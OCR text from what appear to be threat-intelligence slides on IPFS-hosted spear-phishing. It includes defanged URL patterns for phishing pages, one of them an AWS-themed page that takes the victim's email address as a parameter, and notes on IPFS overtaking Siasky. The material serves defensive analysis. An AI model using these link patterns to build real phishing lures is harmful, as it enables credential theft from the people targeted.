
IPFS Spear-phishing


https://<CID>[.]ipfs[.]w3s.link/aws.html?email=<email-address>

https://<gateway-server>/ipfs/<CID>?email=<email-address>


...








IPFS spear-phish is growing




IPFS vs SiaSky


- The rise of IPFS
- The fall of Siasky
- Siasky wrapped up operations in 2022
- By November, IPFS had replaced Siasky



